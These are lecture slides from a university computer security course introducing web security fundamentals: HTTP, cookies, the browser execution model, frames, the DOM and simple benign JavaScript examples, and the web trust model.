Fundamentos de Segurança Informática (FSI)

2024/2025 - LEIC

Web Security (Part 1)

Hugo Pacheco
hpacheco@fc.up.pt


Web Execution Model


HTTP Protocol

- Created in 1989, allows a client to access resources stored on a server
- A **resource** is identified by a Uniform Resource Location (URL):
  - **scheme** (http, https, etc.)
  - **domain** (aaa.bbb.cc), potentially with a specific **port**
  - **path** to the resource
  - extra information (e.g., **query** arguments or **fragment** identifier)
- `https://sigarra.up.pt:443/fcup/en/cur_geral.cur_view?pv_ano_lectivo=2022&pv_curso_id=6041#objectives`

HTTP Protocol

- It is a **stateless** protocol
- Client performs **individual requests**:
  - **GET**: obtaining a resource
  - **POST**: creating a new resource
  - **PUT**: updating an existent resource with new content
  - **PATCH**: changing part of a resource
  - **DELETE**: deleting a resource






https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Overview


HTTP Protocol

- Server replies with *status* + *body* (optional)




HTTP Protocol

- The intended HTTP semantics has quickly been subverted:
  - **GET should not change the server state**, but often has side-effects




  - **POST used for almost everything with side-effects**, originally split into POST, PUT, PATCH, DELETE
  - Server applications often need to recognise related requests: **state = cookie**
    - Server sends (e.g., in response to successful login), browser stores
    - **Every time** an URL on the same server is accessed, the cookie is sent
    - Useful for: session management, customisation, tracking/profiling



HTTP Protocol: Cookies

- **Really, every time** an URL on the same server is accessed on the same browser session (we will be a bit more precise later)

Shared Cookie Jar



  - Tab 1 logins into bank.com and receives a cookie
  - Tab 2's requests to bank.com will also send the cookies received for Tab 1


HTTP Protocol: History

- The HTTP protocol has seen a rapid evolution:
  - HTTP/2 (2015): based on Google's SPDY
    pipelining of requests + multiplexing
    + server push
  - HTTP/3 (2022): abandoned TCP & adopted
    Google's Quick UDP
  - Big Tech have great influence (> 50% of Internet traffic)

- We will see classical attacks/defenses, which are mostly orthogonal but may not consider these novel functionalities

Execution Model

- **Web pages are programs** (HTML + CSS + JS + plugins + …)
- **Server-side computation:**
  - CGI, PHP, Ruby, ASP, server-side JavaScript, SQL, session management, etc.
- **Client-side computation:**
  - Browsers = domain-specific virtualisation systems
  - Each window:
    - Renders HTML/CSS, executes JavaScript/WebAssembly, runs plugins (Java, Flash)
    - Makes requests to sub-resources (images, CSS, JavaScript, etc.)
    - Processes HTML requests and replies to user events or site events




https://www.wikiwand.com/en/Dynamic_web_page

Execution Model

- **A browser window may have content from different origins:**
  - Frame (rigid and visible division)
  - iFrame (floating object embedded into a document)
  - Why using (i)frames?
    - Delegating a screen area to another origin
    - Make use of browser protection regarding **frame isolation**
    - Isolation allows a parent page to work even if a child frame fails (or is malicious? 😈)

Execution Model



- DOM: interface oriented to the object, which represents the whole page hierarchy
- Each browser window:
  - Loads the page's root element
  - Loads additional resources (scripts, images, CSS, frames)
  - Replies to events (`onClick`, `onLoad`, etc)
  - Continues recursively until page is completely loaded (what may never happen!)

Execution Model

- **JavaScript code can read or change the state of a page:**
  - Reacting to events

```
<button onclick="alert("The date is" + Date())">
  Click me to display Date and Time.
</button>
```

  - Manipulating the DOM


```
<p id="demo"></p>

<script>
  document.getElementById('demo').innerHTML = Date()
</script>
```

  - Making requests, manipulating the page, reading browser data, knowing the HW ⇒ exceptionally powerful and dangerous nowadays **!**

Modern sites are complex!


- Exercise:
  - choosing a web site, e.g. favourite newspaper and count:
    - Number of resources (images, scripts, ads, analytics, etc.)?
    - Number of different sources from which countries?
    - How many of these sources are controlled by the main site?
    - Number of cookies?

Modern sites are complex!




Web Trust Model

- Does the **server** trust the **browser**?
- Does the **browser** trust the **server**?
- Does the **server** trust the **user**?
- Does the **browser** trust the **user**?
- Does the **user** trust the **browser**?
- Does the **user** trust the **server**?
- **Server** and **user** can be **malicious**
- **Browser** may contain **vulnerabilities** or **malware** (e.g. extensions)



Web Security

